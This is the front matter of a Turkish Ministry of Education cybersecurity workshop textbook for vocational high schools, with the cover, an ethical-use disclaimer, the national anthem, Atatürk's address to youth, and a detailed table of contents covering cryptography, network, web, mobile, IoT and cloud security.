
Bu kitaba sığmayan daha neler var!

eba
www.eba.gov.tr

Karekodu okut, bu kitapla ilgili EBA içeriklerine ulaş!

Teknoloji Yolculuğumuz



BU DERS KİTABI MİLLÎ EĞİTİM BAKANLIĞINCA ÜCRETSİZ OLARAK VERİLMİŞTİR.
PARA İLE SATILAMAZ.

ISBN: 978-975-11-8793-2

Bandrol Uygulamasına İlişkin Usul ve Esaslar Hakkında Yönetmeliğin Beşinci Maddesinin İkinci Fıkrası Çerçevesinde Bandrol Taşıması Zorunlu Değildir.

SİBER GÜVENLİK ALANI

SİBER GÜVENLİK ATÖLYESİ

10 DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI

SİBER GÜVENLİK ATÖLYESİ

10

DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI

SİBER GÜVENLİK ATÖLYESİ

10

DERS MATERYALİ

YAZARLAR

Dr. Erdal ÖZDOĞAN
Ebru YAĞMUR
Hakan VOLKAN
Mustafa ALGÜL
Mustafa CAYMAZ

MİLLÎ EĞİTİM BAKANLIĞI YAYINLARI 9933
YARDIMCI VE KAYNAK KİTAPLAR DİZİSİ 3385

Her hakkı saklıdır ve Millî Eğitim Bakanlığına aittir. Ders materyalinin metin, soru ve şekilleri kısmen de olsa hiçbir surette alınıp yayımlanamaz.

Bu ders materyali, siber güvenlik eğitimlerinde kullanılmak üzere bir kaynak olması amacıyla hazırlanmıştır. Siber Güvenlik Atölyesi ders materyalindeki konular, açıklamalar, kodlar ve araçlar tamamen eğitim amaçlıdır. Bu ders materyalinde yer alan bilgilerin etik ve yasal amaçlar doğrultusunda kullanılması gerekir. Amacı dışında kullanımlardan ders materyalindeki yazarlar ve editörler sorumlu değildir.

HAZIRLAYANLAR

Dil Uzmanı
Melek DEMİR

Program Geliştirme Uzmanı
Fulya ÖLKEN

Ölçme ve Değerlendirme Uzmanı
Gülhan ŞAHİN

Görsel Tasarım Uzmanı
Mehmet YILMAZ

ISBN: 978-975-11-8793-2

Millî Eğitim Bakanlığının 24.12.2020 gün ve 18433886 sayılı oluru ile Meslekî ve Teknik Eğitim Genel Müdürlüğünce ders materyali olarak hazırlanmıştır.

İSTİKLÂL MARŞI

Korkma, sönmez bu şafaklarda yüzen al sancak;
Sönmeden yurdumun üstünde tüten en son ocak.
O benim milletimin yıldızıdır, parlayacak;
O benimdir, o benim milletimindir ancak.

Çatma, kurban olayım, çehreni ey nazlı hilâl!
Kahraman ırkıma bir gül! Ne bu şiddet, bu celâl?
Sana olmaz dökülen kanlarımız sonra helâl.
Hakkıdır Hakk'a tapan milletimin istiklâl.

Ben ezelden beridir hür yaşadım, hür yaşarım.
Hangi çılgın bana zincir vuracakmış? Şaşarım!
Kükremiş sel gibiyim, bendimi çiğner, aşarım.
Yırtarım dağları, enginlere sığmam, taşarım.

Garbın âfâkını sarmışsa çelik zırhlı duvar,
Benim iman dolu göğsüm gibi serhaddim var.
Ulusun, korkma! Nasıl böyle bir imanı boğar,
Medeniyyet dediğin tek dişi kalmış canavar?

Arkadaş, yurduma alçakları uğratma sakın;
Siper et gövdeni, dursun bu hayâsızca akın.
Doğacaktır sana va'dettiği günler Hakk'ın;
Kim bilir, belki yarın, belki yarından da yakın.

Bastığın yerleri toprak diyerek geçme, tanı:
Düşün altındaki binlerce kefensiz yatanı.
Sen şehit oğlusun, incitme, yazıktır, atanı:
Verme, dünyaları alsan da bu cennet vatanı.

Kim bu cennet vatanın uğruna olmaz ki feda?
Şüheda fışkıracak toprağı sıksan, şüheda!
Cânı, cânânı, bütün varımı alsın da Huda,
Etmesin tek vatanımdan beni dünyada cüda.

Ruhumun senden İlâhî, şudur ancak emeli:
Değmesin mabedimin göğsüne nâmahrem eli.
Bu ezanlar -ki şehadetleri dinin temeli-
Ebedî yurdumun üstünde benim inlemeli.

O zaman vecd ile bin secde eder -varsa- taşım,
Her cerîhamdan İlâhî, boşanıp kanlı yaşım,
Fışkırır ruh-ı mücerret gibi yerden na'şım;
O zaman yükselerek arşa değer belki başım.

Dalgalan sen de şafaklar gibi ey şanlı hilâl!
Olsun artık dökülen kanlarımın hepsi helâl.
Ebediyyen sana yok, ırkıma yok izmihlâl;
Hakkıdır hür yaşamış bayrağımın hürriyyet;
Hakkıdır Hakk'a tapan milletimin istiklâl!

Mehmet Âkif Ersoy


GENÇLİĞE HİTABE

Ey Türk gençliği! Birinci vazifen, Türk istiklâlini, Türk Cumhuriyetini, ilelebet muhafaza ve müdafaa etmektir.

Mevcudiyetinin ve istikbalinin yegâne temeli budur. Bu temel, senin en kıymetli hazinendir. İstikbalde dahi, seni bu hazineden mahrum etmek isteyecek dâhilî ve hâricî bedhahların olacaktır. Bir gün, istiklâl ve cumhuriyeti müdafaa mecburiyetine düşersen, vazifeye atılmak için, içinde bulunacağın vaziyetin imkân ve şeraitini düşünmeyeceksin! Bu imkân ve şerait, çok namüsait bir mahiyette tezahür edebilir. İstiklâl ve cumhuriyetine kastedecek düşmanlar, bütün dünyada emsali görülmemiş bir galibiyetin mümessili olabilirler. Cebren ve hile ile aziz vatanın bütün kaleleri zapt edilmiş, bütün tersanelerine girilmiş, bütün orduları dağıtılmış ve memleketin her köşesi bilfiil işgal edilmiş olabilir. Bütün bu şeraitten daha elîm ve daha vahim olmak üzere, memleketin dâhilinde iktidara sahip olanlar gaflet ve dalâlet ve hattâ hıyanet içinde bulunabilirler. Hattâ bu iktidar sahipleri şahsî menfaatlerini, müstevlîlerin siyasî emelleriyle tevhit edebilirler. Millet, fakr u zaruret içinde harap ve bîtap düşmüş olabilir.

Ey Türk istikbalinin evlâdı! İşte, bu ahval ve şerait içinde dahi vazifen, Türk istiklâl ve cumhuriyetini kurtarmaktır. Muhtaç olduğun kudret, damarlarındaki asil kanda mevcuttur.

Mustafa Kemal Atatürk



MUSTAFA KEMAL ATATÜRK

İÇİNDEKİLER

DERS MATERYALİNİN TANITIMI 18

1. ÖĞRENME BİRİMİ: SİBER GÜVENLİĞE GİRİŞ 20

1.1. SİBER GÜVENLİK ETİK İLKELERİ 22

1.1.1. Etik ve Bilgi Gizliliği 22

1.1.2. Bilgi Güvenliğiyle İlgili Yasal Düzenlemeler, Problemler ve Telif Hakları 23

1.1.3. Siber Güvenlik Uzmanı 25

1.2. SİBER GÜVENLİK KAVRAMLARI 25

1.2.1. Güvenli Dijital Vatandaşlık 25

1.2.2. Siber Zorbalık 26

1.2.3. Bilgi Güvenliği Unsurları 27

1.2.4. Hacker Kavramı 28

1.2.5. Siber Saldırı ve Siber Saldırı Türleri 28

1.2.6. Zararlı Yazılım Türleri 31

1.2.7. Zafiyet Testi ve Sızma Testi Kavramları 33

1.2.8. Siber Saldırılara Karşı Güvenliği Sağlayacak Takımlar 34

1.3. FİZİKSEL GÜVENLİK 35

1.4. BİLGİ GÜVENLİĞİ STANDARTLARI 35

1.4.1. 6698 Sayılı Kişisel Verilerin Korunması Kanunu 35

1.4.2. ISO 27001 Bilgi Güvenliği Yönetim Sistemi 37

1.4.3. ISO 27002 Bilgi Güvenliği Kontrolleri 38

1.4.4. ISO 27032 Siber Güvenlik ve İnternet Güvenliği Yönergeleri 39

1.5. DİJİTAL ARŞİVLEME 39

1.6. ADLİ BİLİŞİM KAVRAMLARI 41

1.6.1. Adli Bilişimde Delil 43

1.6.2. Adli Bilişimde Delil Toplama ve Karartma Teknikleri 44

1.7. SİBER GÜVENLİK SERTİFİKA PROGRAMLARI 46

1.8. TEHDİT VE RİSK DEĞERLENDİRME 51

1.8.1. Temel Tehdit ve Risk Kavramları 52

1.8.2. Tehdit Modelleme ve Yöntemleri 53

1.8.3. OWASP Threat Dragon Tehdit Modelleme Aracı 54

1.8.4. Risk Yönetim Süreci 58

ÖLÇME VE DEĞERLENDİRME 60

2. ÖĞRENME BİRİMİ: KRİPTOGRAFİ 62

2.1. KRİPTOGRAFİYE GİRİŞ 64

2.2. KLASİK KRİPTOGRAFİ 68

2.2.1. Sezar Şifrelemesi 69

2.2.2. Vigenére Şifrelemesi 71

2.2.3. Vernam Şifrelemesi 73

2.2.4. Klasik Şifrelemede Kriptoanaliz 75

2.3. HASH FONKSİYONU 77

2.3.1. Veri Özeti 5 [Message Digest 5 (MD5)] 79

2.3.2. Güvenli Özet Algoritması [Secure Hash Algorithm (SHA)] 80

2.3.3. Salting (Tuzlama) 83

2.4. SİMETRİK KRİPTOGRAFİ 84

2.4.1. Blok Şifreleme 84

2.4.2. DES Kripto Algoritması 86

2.4.3. Üçlü DES (3DES) Kripto Algoritması 88

2.4.4. AES Kripto Algoritması 89

2.4.5. RC Kripto Algoritması 91

2.4.6. Akış Şifreleme 92

2.5. ASİMETRİK KRİPTOGRAFİ 93

2.5.1. Diffie-Hellman Algoritması 94

2.5.2. RSA Algoritması 96

2.6. DİJİTAL İMZA VE SERTİFİKALAR 99

2.6.1. Dijital Sertifikalar (SSL/TLS) 101

2.7. STEGANOGRAFİ 102

ÖLÇME VE DEĞERLENDİRME 106

3. ÖĞRENME BİRİMİ: AĞ VE SİSTEM GÜVENLİĞİ 108

3.1. AĞ GÜVENLİĞİ İLKELERİ 110

3.1.1. Ağ Güvenlik Planı 111

3.2. AĞ VE SİSTEM GÜVENLİĞİ CİHAZLARI 113

3.2.1. Güvenlik Duvarı 113

3.2.2. Saldırı Tespit Sistemleri 114

3.2.3. Saldırı Önleme Sistemleri 115

3.2.4. Vekil Sunucu 115

3.2.5. Veri Kaybı Önleme Sistemleri 116
3.2.6. Güvenli E-Posta Ağ Geçidi 116
3.2.7. VPN Yönlendirici 117
3.2.8. Yük Dengeleyici 117
3.2.9. Jump Sunucusu 117
3.2.10. Bastion Host 118
3.2.11. Kurumsal Ağlar İçin Güvenlik Çözümleri 118
3.3. AĞ GÜVENLİK MİMARİLERİ 119
3.3.1. Sanal Yerel Alan Ağı Kullanımıyla Gerçeklenmiş Ağ Mimarisi 120
3.3.2. Tek Yönlendiriciyle Gerçeklenmiş Ağ Mimarisi 120
3.3.3. Tek Güvenlik Duvarıyla Gerçeklenmiş Ağ Mimarisi 121
3.3.4. İki Güvenlik Duvarıyla Gerçeklenmiş Ağ Mimarisi 122
3.3.5. Saldırı Tespit ve Önleme Sistemleriyle Gerçeklenmiş Ağ Mimarisi 123
3.3.6. Sanal Özel Ağ Cihazlarıyla Gerçeklenmiş Ağ Mimarisi 123
3.3.7. Bal Küpüyle Gerçeklenmiş Ağ Mimarisi 124
3.3.8. Proxy Sunucusuyla Gerçeklenmiş Ağ Mimarisi 124
3.3.9. Yük Dengeleyiciyle Gerçeklenmiş Ağ Mimarisi 125
3.3.10. DLP Sistemiyle Gerçeklenmiş Ağ Mimarisi 125
3.4. AĞ ERİŞİM KONTROLÜ 126
3.4.1. Erişim Kontrolü Modelleri 127
3.4.2. AAA Süreci 127
3.4.3. Yerel Kimlik Doğrulama 127
3.4.4. Sunucu Tabanlı Kimlik Doğrulama 129
3.4.5. Kimlik Doğrulama Sunucuları 129
3.5. AĞ CİHAZLARININ SIKILAŞTIRILMASI 133
3.5.1. Erişim Kontrol Listesi 135
3.5.2. SSH Protokolü 142
3.5.3. Ağ Adres Çeviricisi 144
3.6. YEREL AĞ ZAFİYETLERİ VE GÜVENLİK ÖNLEMLERİ 153
3.6.1. Port Güvenliği 158
3.7. İŞLETİM SİSTEMİ GÜVENLİK İLKELERİ 164
3.7.1. Shell Alma 167
3.7.2. Linux İşletim Sisteminde /etc/passwd Dosyasının Yapısı 167
3.7.3. Linux İşletim Sisteminde /etc/shadow Dosyasının Yapısı 168
3.7.4. Windows NTLM Özeti 169

3.8. SUNUCU SİSTEMLERİ GÜVENLİK İLKELERİ 173
3.8.1. Active Directory Hizmeti 173
3.9. DONANIM GÜVENLİĞİ İLKELERİ 187
3.9.1. Fiziksel Güvenlik Tehditleri 187
3.9.2. Donanımların Fiziksel Güvenlik İlkeleri 187
ÖLÇME VE DEĞERLENDİRME 189

4. ÖĞRENME BİRİMİ: KABLOSUZ YEREL ALAN AĞI GÜVENLİĞİ 192
4.1. KABLOSUZ YEREL ALAN AĞI (WLAN) ZAFİYETLERİ 194
4.1.1. Kablosuz Yerel Alan Ağı Kavramları 195
4.1.2. Kablosuz Ağ Güvenliği Kavramları 196
4.1.3. Kablosuz Yerel Alan Ağı Zafiyetleri 196
4.2. KABLOSUZ YEREL ALAN AĞLARINDA KEŞİF 199
4.2.1. Kablosuz Ağ Kartı Çalışma Modları 199
4.2.1.1. Master Mode 199
4.2.1.2. Managed Mode 199
4.2.1.3. Monitor Mode 199
4.2.1.4. Promiscuous Modu 199
4.2.1.5. Ad-Hoc Mode 199
4.2.2. Kablosuz Bağlantı Kurulma Süreci 201
4.2.3. Kablosuz Ağlarda Keşif 201
4.3. KABLOSUZ YEREL ALAN AĞI SALDIRILARI VE GÜVENLİK ÖNLEMLERİ 203
4.3.1. WEP/WPA Kriptografik Zafiyet Saldırıları 203
4.3.2. Man in the Middle (MitM) Saldırıları 203
4.3.3. Deauthentication Saldırıları 203
4.3.4. Sahte Erişim Noktası 203
4.3.5. MAC Adresi Sahteciliği 204
4.3.6. Tekrar Saldırıları 204
4.3.7. Kablosuz Yerel Alan Ağlarında Alınabilecek Güvenlik Önlemleri 219
ÖLÇME VE DEĞERLENDİRME 229

5. ÖĞRENME BİRİMİ: VERİ TABANI SİSTEMLERİ VE GÜVENLİĞİ 230

5.1. VERİ TABANI YÖNETİM SİSTEMLERİ 232

5.1.1. Yapılarına Göre Veri Türleri 232

5.1.2. Veri Tabanı 233

5.1.3. Veri Tabanı Yönetim Sistemi 233

5.1.4. Veri Tabanı Yönetim Sistemi Türleri 233

5.1.4.1. İlişkisel Veri Tabanı Yönetim Sistemleri 234

5.1.4.2. İlişkisel Olmayan Veri Tabanı Yönetim Sistemleri 234

5.2. VERİ TABANI YÖNETİM SİSTEMLERİNİN KULLANIMI 235

5.3. SQL VE NoSQL SORGU İŞLEMLERİ 242

5.3.1. İlişkisel Veri Tabanı Yönetim Sisteminde Sorgu İşlemleri 243

5.3.2. İlişkisel Veri Tabanı Yönetim Sisteminde Saklı Yordamlar 245

5.3.3. NoSQL Veri Tabanı Yönetim Sisteminde Sorgu İşlemleri 246

5.4. VERİ TABANI GÜVENLİĞİ 248

ÖLÇME VE DEĞERLENDİRME 263

6. ÖĞRENME BİRİMİ: YAZILIM GÜVENLİĞİ 266

6.1. GÜVENLİ YAZILIM GELİŞTİRME YAŞAM DÖNGÜSÜ VE YAKLAŞIMLAR (SECURE SOFTWARE DEVELOPMENT LİFE CYCLE S-SDLC) 268

6.1.1. Güvenli Yazılım Geliştirme Yaşam Döngüsü 268

6.1.2. S-SDLC Modelleri 269

6.1.2.1. Microsoft SDL 269

6.1.2.2. OWASP SAMM 270

6.1.3. DevOps ve DevSecOps Yaklaşımları 271

6.1.4. Yazılım Güvenliği İlkeleri 272

6.2. GÜVENLİ KODLAMA TEKNİKLERİ 273

6.2.1. Güvenli Girdi Denetimi 273

6.2.1.1. İzin Verilen Girdi Denetimi 274

6.2.1.2. Reddedilen Girdi Denetimi 274

6.2.1.3. Sunucu-İstemci Tabanlı Girdi Denetimi 274

6.2.1.4. Düzenli İfadelerin Girdi Denetiminde Kullanımı 274

6.2.1.5. Girdi Temizleme 276

6.2.1.6. Girdi Kodlama 276

6.2.1.7. Dosya Yükleme Kontrolü 277

6.2.2. Güvenli Çıktı Denetimi Yöntemleri 277
6.2.3. Güvenli Kimlik Doğrulama ve Yetkilendirme 278
6.2.3.1. Güvenli Kimlik Doğrulama 278
6.2.3.2. CAPTCHA Kullanımı 279
6.2.3.3. Negatif ve Pozitif Kimlik Doğrulama Yöntemi 280
6.2.3.4. Güvenli Yetkilendirme 280
6.2.3.5. Açık Yetkilendirme 281
6.2.3.6. Roller ve İzinler 281
6.2.4. Güvenli Oturum Yönetimi 282
6.2.5. Güvenli Tasarım Yaklaşımları 283
6.2.5.1. Canonicalization İşlemi 285
6.2.5.2. Hata ve Uyarı Mesajları 285
6.3. GÜVENLİ KOD GÖZDEN GEÇİRME 286
6.3.1. Kod Gözden Geçirme Kontrol Listesi 286
6.3.2. Kod Gözden Geçirme Uygulamaları 287
6.4. UYGULAMA GÜVENLİK TESTLERİ 289
6.4.1. Güvenli Yazılım Geliştirmede Kullanılan Test Teknikleri ve Uygulamaları 289
6.4.2. Statik Uygulama Güvenliği Testi 289
6.4.2.1. SonarQube Kullanarak SAST Uygulaması 290
6.4.3. Dinamik Uygulama Güvenliği Testi 294
6.4.3.1. OWASP ZAP Kullanarak DAST Uygulaması 295
6.4.4. Yazılım Bileşimi Analizi 297
6.4.4.1. OWASP Dependency-Check Kullanarak SCA Analizi Uygulaması 298
ÖLÇME VE DEĞERLENDİRME 301

7. ÖĞRENME BİRİMİ: WEB UYGULAMA GÜVENLİĞİ 304

7.1. WEB UYGULAMA GÜVENLİĞİ VE İLKELERİ 306
7.1.1. Web Uygulama Güvenliği 306
7.1.2. Web API Güvenliği 306
7.1.3. Web Uygulama Güvenliği İlkeleri 307
7.1.4. Web Uygulama Güvenliği Temel Kavramları 308
7.1.4.1. HTTP 308
7.1.4.2. URL Analizi 311

7.1.4.3. HTTP Cevap Analizi 312
7.1.4.4. Çerezler 313
7.1.4.5. HTTPS 315
7.1.4.6. JWT 317
7.1.4.7. SOP 318
7.1.4.8. CORS 319
7.1.4.9. CSP 320
7.1.4.10. DOM 320
7.1.4.11. Proxy 321
7.2. WEB UYGULAMA ZAFİYETLERİ 324
7.2.1. OWASP Top 10 Web Uygulama Güvenliği 324
7.2.2. OWASP Top 10 API Güvenliği 327
7.2.3. Web ve API Güvenliği Testleri 330
7.2.3.1. Broken Authentication Zafiyeti 331
7.2.3.2. Broken Access Control Zafiyeti 336
7.2.3.3. SQL Injection Zafiyeti 339
7.2.3.4. Cross-Site Scripting Zafiyeti 343
7.2.3.5. Command Injection Zafiyeti 346
7.2.3.6. Server-Side Request Forgery Zafiyeti 350
7.2.3.7. Cross-Site Request Forgery Zafiyeti 352
7.2.3.8. IDOR Zafiyeti 356
7.2.3.9. Brute Force Zafiyeti 361
7.2.3.10. File Injection Zafiyeti 364
7.2.3.11. XXE Injection Zafiyeti 369
7.2.3.12. Path Traversal Zafiyeti 372
7.2.3.13. NoSQL Injection Zafiyeti 375
7.2.3.14. Clickjacking Zafiyeti 378
7.2.3.15. Insecure Deserialization Zafiyeti 380
7.3. WEB UYGULAMA GÜVENLİK ÖNLEMLERİ 383
7.3.1. OWASP Top 10 Web Uygulama Güvenliği Risk ve Zafiyetlerine Karşı Alınması Gereken Önlemler 383
7.3.2. OWASP Top 10 API Güvenliği Risk ve Zafiyetlerine Karşı Alınması Gereken Önlemler 384
7.4. GÜVENLİ WEB UYGULAMASI GELİŞTİRME 390
7.4.1. Zafiyetli Web Uygulamasını Güvenli Hâle Getirme 390
ÖLÇME VE DEĞERLENDİRME 397

8. ÖĞRENME BİRİMİ: MOBİL UYGULAMA GÜVENLİĞİ 400

8.1. MOBİL UYGULAMADAN BİLGİ TOPLAMA 402

8.1.1. Mobil Uygulamalardan Bilgi Toplamak İçin Kullanılan Araçlar 404

8.1.2. Mobil Uygulamalardan Bilgi Toplama Uygulamaları 406

8.2. MOBİL SİSTEMLERDE ZARARLI YAZILIM ANALİZİ 413

8.2.1. OWASP Top 10 Mobil Uygulama Güvenliği Risk ve Zafiyetleri 413

8.2.2. Statik Analiz Yöntemi ve Araçları 414

8.2.3. Dinamik Analiz Yöntemi ve Araçları 417

8.3. GÜVENLİ MOBİL UYGULAMA GELİŞTİRME 421

8.3.1. OWASP Top 10 Mobil Uygulama Güvenliği Risk ve Zafiyetlerine Karşı Alınması Gereken Önlemler 421

8.3.2. Mobil Uygulama Zafiyetlerine Yönelik Saldırı Senaryoları 423

ÖLÇME VE DEĞERLENDİRME 428

9. ÖĞRENME BİRİMİ: IOT GÜVENLİĞİ 432

9.1. NESNELERİN İNTERNETİ MİMARİSİ 434

9.1.1. IoT RA'nın Yapısı ve Katmanları 435

9.1.1.1. IoT Sistemlerinde Güvenlik Yaklaşımları 435

9.1.2. Üç Katmanlı Mimari 436

9.1.3. Beş Katmanlı Mimari 436

9.1.4. Servis Odaklı Mimari 437

9.1.5. Ara Yazılım Tabanlı Mimari 438

9.1.6. IoT Protokolleri 439

9.2. IOT ZAFİYETLERİ 453

9.3. IOT GÜVENLİK TEDBİRLERİ 460

9.3.1. IoT Saldırı Türleri 460

9.3.2. IoT Saldırılara Karşı Alınabilecek Önlemler 461

9.4. IOT GÜVENLİK TESTİ 467

ÖLÇME VE DEĞERLENDİRME 477

10. ÖĞRENME BİRİMİ: BULUT BİLİŞİM GÜVENLİĞİ 480

10.1. BULUT MİMARİSİ VE ALTYAPI GÜVENLİĞİ 482

10.1.1. Bulut Bilişim Altyapı Güvenliği İlkeleri 483

10.1.2. OWASP Top 10 Bulut Güvenliği Riskleri 484

10.2. BULUT GÜVENLİĞİ VE RİSK YÖNETİMİ 485

10.2.1. Bulut Güvenliğinin Temel Kavramları 485

10.2.2. Bulut Güvenliğinde Risk Yönetimi 486

10.2.3. Bulut Güvenliğinde Riski Azaltıcı Uygulamalar 487

10.3. BULUT BİLİŞİMDE VERİ GÜVENLİĞİ 489

10.3.1. Bulut Bilişimde Veri Güvenliği Adımları 489

10.3.2. Bulut Bilişimde Veri Güvenliğini Artırıcı Uygulamalar 490

10.4. BULUT BİLİŞİMDE KİMLİK YÖNETİMİ DENETİMİ 495

10.4.1. Bulut Bilişimde Kimlik Yönetimi 495

10.4.2. Bulut Bilişimde Kimlik Yönetimi Denetimi Gerçekleştirme 495

ÖLÇME VE DEĞERLENDİRME 501

CEVAP ANAHTARLARI 504

KAYNAKÇA 507

DERS MATERYALİNİN TANITIMI

HAZIRLIK ÇALIŞMALARI

1. Kişisel bilgisayar ve mobil telefonlarda siber saldırılara karşı hangi önlemler alınabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Kişisel verilerin izinsiz kullanılması ne tür problemlere sebep olabilir? Düşüncelerinizi arkadaşlarınızla tartışınız.

→ Konulara başlanmadan önce yapılacak hazırlık çalışmalarını gösterir.

Araştırma

